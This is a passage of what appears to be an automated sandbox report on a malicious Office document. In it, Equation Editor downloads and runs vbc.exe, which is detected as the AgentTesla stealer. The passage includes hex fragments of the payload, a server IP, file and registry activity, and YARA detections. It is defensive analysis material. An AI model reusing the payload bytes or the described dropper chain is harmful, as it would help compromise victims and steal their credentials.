0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Server at 198.23.207.54 Port 80</address></body></html>
Aug 5, 2022 16:36:21.680614948 CEST	930	IN	HTTP/1.1 405 Method Not Allowed Date: Fri, 05 Aug 2022 14:36:21 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Allow: GET,POST,OPTIONS,HEAD,TRACE Content-Length: 328 Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 33 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6e 20 50 48 50 2f 38 2e 31 2e 36 20 53 65 72 76 65 72 20 61 74 20 31 39 38 2e 32 33 2e 32 30 37 2e 35 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Server at 198.23.207.54 Port 80</address></body></html>

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2924, Parent PID: 576

General

Target ID:	0
Start time:	16:36:12
Start date:	05/08/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13ffe0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: EQNEDT32.EXE PID: 2440, Parent PID: 576

General

Target ID:	9
Start time:	16:36:32
Start date:	05/08/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36406BD	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36406BD	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36406BD	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36406BD	URLDownloadToFileW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36406BD	URLDownloadToFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36406BD	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36406BD	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36406BD	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36406BD	URLDownloadToFileW
C:\Users\Public\vbc.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	36406BD	URLDownloadToFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe	0	695	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 5f 5d fd fd 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 fd 0c 00 00 06 00 00 00 00 00 00 fd fd 0c 00 00 20 00 00 00 00 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 0d 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL_]0 @ @@	success or wait	1	36406BD	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe	695	8192	16 00 00 01 0d 00 0f 01 fd 16 01 00 00 1b 6f 1b 00 00 0a 09 6f 1c 00 00 0a 6f 1d 00 00 0a 6f 1e 00 00 0a 13 04 11 04 14 28 1f 00 00 0a 13 06 11 06 2c 14 00 11 04 03 fd 01 00 00 1b 14 6f 20 00 00 0a 13 05 00 2b 05 00 14 13 05 00 07 11 05 6f 21 00 00 0a 00 00 08 6f 22 00 00 0a 2d fd fd 15 08 75 18 00 00 01 13 07 11 07 2c 08 11 07 6f 23 00 00 0a 00 fd 02 7b 02 00 00 04 6f 24 00 00 0a 07 6f 25 00 00 0a 6f 26 00 00 0a 26 00 2a 00 00 00 01 10 00 00 02 00 3a 00 69 fd 00 15 00 00 00 00 13 30 02 00 32 00 00 00 02 00 00 11 00 02 7b 02 00 00 04 6f 27 00 00 0a 6f 17 00 00 0a 16 30 03 15 2b 16 02 7b 02 00 00 04 6f 27 00 00 0a 16 6f 28 00 00 0a 6f 29 00 00 0a 0a 2b 00 06 2a 00 00 13 30 02 00 3a 00 00 00 03 00 00 11 00 03 15 31 15 03 02 7b 02 00 00 04 6f 24 00 00 0a 6f	oooo(,o +o!o"-u,o# {o$o%o&&*:i02{o'o0+ {o'o(o)+*0:1{o$o	success or wait	1	36406BD	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe	8887	4164	00 00 00 03 1f 0a 5d 0d 09 0c 08 17 59 45 09 00 00 00 72 00 00 00 64 00 00 00 56 00 00 00 48 00 00 00 3a 00 00 00 2c 00 00 00 1e 00 00 00 10 00 00 00 02 00 00 00 2b 7e 06 72 25 05 00 70 6f fd 00 00 0a 00 2b 00 06 72 fd 02 00 70 6f fd 00 00 0a 00 2b 00 06 72 2b 05 00 70 6f fd 00 00 0a 00 2b 00 06 72 39 05 00 70 6f fd 00 00 0a 00 2b 00 06 72 5b 05 00 70 6f fd 00 00 0a 00 2b 00 06 72 67 05 00 70 6f fd 00 00 0a 00 2b 00 06 72 7d 05 00 70 6f fd 00 00 0a 00 2b 00 06 72 fd 02 00 70 6f fd 00 00 0a 00 2b 00 06 72 fd 05 00 70 6f fd 00 00 0a 00 2b 02 2b 00 06 13 04 2b 00 11 04 2a 00 13 30 01 00 0c 00 00 00 13 00 00 11 00 02 7b 29 00 00 04 0a 2b 00 06 2a 13 30 04 00 fd 03 00 00 00 00 00 00 02 73 fd 00 00 0a 7d 29 00 00 04 02 28 6d 00 00 0a 00 00 02 7b 29 00 00 04 73	]YErdVH:,+~r%po+rpo+r+po+r9po+r[po+rgpo+r}po+rpo+rpo+++*0{)+*0s})(m{)s	success or wait	1	36406BD	URLDownloadToFileW
C:\Users\Public\vbc.exe	0	13051	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 5f 5d fd fd 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 fd 0c 00 00 06 00 00 00 00 00 00 fd fd 0c 00 00 20 00 00 00 00 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 0d 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL_]0 @ @@	success or wait	1	36406BD	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JW C\vbc[1].exe	14389	8192	fd 00 00 0a 0a 06 74 37 00 00 01 0b 2b 00 07 2a 00 00 00 13 30 03 00 21 00 00 00 1b 00 00 11 00 28 64 00 00 06 72 25 0c 00 70 7e 40 00 00 04 6f fd 00 00 0a 0a 06 74 37 00 00 01 0b 2b 00 07 2a 00 00 00 13 30 03 00 21 00 00 00 1b 00 00 11 00 28 64 00 00 06 72 31 0c 00 70 7e 40 00 00 04 6f fd 00 00 0a 0a 06 74 37 00 00 01 0b 2b 00 07 2a 00 00 00 13 30 03 00 21 00 00 00 1b 00 00 11 00 28 64 00 00 06 72 47 0c 00 70 7e 40 00 00 04 6f fd 00 00 0a 0a 06 74 37 00 00 01 0b 2b 00 07 2a 00 00 00 13 30 03 00 21 00 00 00 1b 00 00 11 00 28 64 00 00 06 72 5b 0c 00 70 7e 40 00 00 04 6f fd 00 00 0a 0a 06 74 37 00 00 01 0b 2b 00 07 2a 00 00 00 13 30 03 00 21 00 00 00 1b 00 00 11 00 28 64 00 00 06 72 77 0c 00 70 7e 40 00 00 04 6f fd 00 00 0a 0a 06 74 37 00 00 01 0b 2b 00 07	t7+*0!(dr%p~@ot7+*0! (dr1p~@ot7+*0! (drGp~@ot7+*0! (dr[p~@ot7+*0! (drwp~@ot7+	success or wait	106	36406BD	URLDownloadToFileW
C:\Users\Public\vbc.exe	13051	26760	fd 03 2b 01 16 0a 06 2c 0e 00 02 7b 3c 00 00 04 6f 23 00 00 0a 00 00 02 03 28 fd 00 00 0a 00 2a 36 00 02 73 70 00 00 0a 7d 3c 00 00 04 2a 5e 02 14 7d 3d 00 00 04 02 28 fd 00 00 0a 00 00 02 28 5d 00 00 06 00 2a 7e 02 14 7d 3d 00 00 04 02 28 fd 00 00 0a 00 00 03 02 6f fd 00 00 0a 00 02 28 5d 00 00 06 00 2a 00 00 00 13 30 02 00 1b 00 00 00 03 00 00 11 00 03 6f fd 00 00 0a 14 fd 01 0a 06 2c 0c 00 72 65 09 00 70 73 fd 00 00 0a 7a 2a 00 13 30 02 00 2b 00 00 00 03 00 00 11 00 03 2c 0b 02 7b 3d 00 00 04 14 fd 03 2b 01 16 0a 06 2c 0e 00 02 7b 3d 00 00 04 6f 23 00 00 0a 00 00 02 03 28 fd 00 00 0a 00 2a 36 00 02 73 70 00 00 0a 7d 3d 00 00 04 2a 5e 02 14 7d 3e 00 00 04 02 28 fd 00 00 0a 00 00 02 28 62 00 00 06 00 2a 7e 02 14 7d 3e 00 00 04 02 28 fd 00 00 0a 00 00 03	+,{<o#(*6sp}<*^}=(()*~}= (o()*0o,repsz*0+,{=+,{=o# (*6sp}=*^}>((b*~}>(	success or wait	13	36406BD	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	605358	234322	30 fd 0e fd fd fd 67 fd 40 fd fd 29 0d 26 fd 61 1b fd 79 58 fd 50 fd fd 27 fd fd 61 22 62 fd 0a 5c 06 fd 2c 24 fd 10 20 fd fd 00 fd fd 03 fd 24 2c 5c fd fd fd fd 75 fd fd fd 62 25 06 fd 26 fd 52 fd 17 fd fd 75 0b 2c fd fd fd fd 67 fd fd fd fd 62 fd 7f 47 45 fd 72 fd fd 19 fd 24 14 3b fd 3b fd 75 fd 01 fd fd fd 0a fd fd fd 7c fd 52 1a 46 4e 54 4b 47 36 fd fd 14 fd 2a 0b 52 50 75 1e 63 60 06 fd 29 43 32 fd fd 00 69 fd 70 fd 7b 7c 62 9d fd 01 18 03 63 fd fd fd 7f 78 a5 fd 61 fd fd fd 09 fd fd fd 0e 30 5a fd fd 51 fd fd fd 5d fd fd fd 4e fd 09 52 fd 3c fd fd fd fd 6d 3c fd 48 34 fd 19 2f 4d fd fd 77 fd 36 08 fd fd 00 fd 7c fd fd 5d 07 fd fd fd fd fd fd 35 fd 24 fd fd 78 fd 3b 29 7b fd 42 47 fd 70 fd fd fd 37 6b fd	0g@)&ayXP'a"b\,$ $,ub%Ru,gbEr$;;u|FNTKG6*Ruc`)C2ip{|bcxa0ZQ] NR<m<H4/Mw6|]5$x;) {BGp7k	success or wait	1	36406BD	URLDownloadToFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **2192**, Parent PID: **2440**

General

Target ID:	10
Start time:	16:36:35
Start date:	05/08/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x3a0000
File size:	839680 bytes
MD5 hash:	DD7507C4B13050E9A433A7BD70F7591F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000A.00000002.967107263.0000000002446000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000A.00000002.966356766.00000000021F1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000002.967422759.00000000032AE000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000A.00000002.967422759.00000000032AE000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 0000000A.00000002.967422759.00000000032AE000.00000004.00000800.00020000.00000000.sdmp, Author: unknown

Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 31%, Metadefender, Browse • Detection: 92%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\GDIPFONTCACHEV1.DAT	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	705AAA52	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF57995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DF57995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE6DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF5A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6DE6DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DE6DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6DE6DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6DE6DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE6DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE6DE2C	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	success or wait	1	705AAA52	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	FontCachePath	unicode	C:\Users\user\AppData\Local	success or wait	1	705AAA52	unknown

Analysis Process: vbc.exe PID: **1708**, Parent PID: **2192**

General

Target ID:	13
Start time:	16:36:41
Start date:	05/08/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x3a0000
File size:	839680 bytes
MD5 hash:	DD7507C4B13050E9A433A7BD70F7591F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: **2644**, Parent PID: **2192**

General	
Target ID:	14
Start time:	16:36:42
Start date:	05/08/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x3a0000
File size:	839680 bytes
MD5 hash:	DD7507C4B13050E9A433A7BD70F7591F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: **980**, Parent PID: **2192**

General	
Target ID:	15
Start time:	16:36:43
Start date:	05/08/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x3a0000
File size:	839680 bytes
MD5 hash:	DD7507C4B13050E9A433A7BD70F7591F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: **512**, Parent PID: **2192**

General	
Target ID:	16
Start time:	16:36:44
Start date:	05/08/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x3a0000
File size:	839680 bytes
MD5 hash:	DD7507C4B13050E9A433A7BD70F7591F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: **2384**, Parent PID: **2192**

General	
Target ID:	17

Start time:	16:36:45
Start date:	05/08/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x3a0000
File size:	839680 bytes
MD5 hash:	DD7507C4B13050E9A433A7BD70F7591F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: EXCEL.EXE PID: **2456**, Parent PID: **576**

General

Target ID:	18
Start time:	16:36:56
Start date:	05/08/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" -Embedding
Imagebase:	0x13fd70000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EXCEL.EXE PID: **2868**, Parent PID: **576**

General

Target ID:	19
Start time:	16:36:57

Start date:	05/08/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" -Embedding
Imagebase:	0x13fd70000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly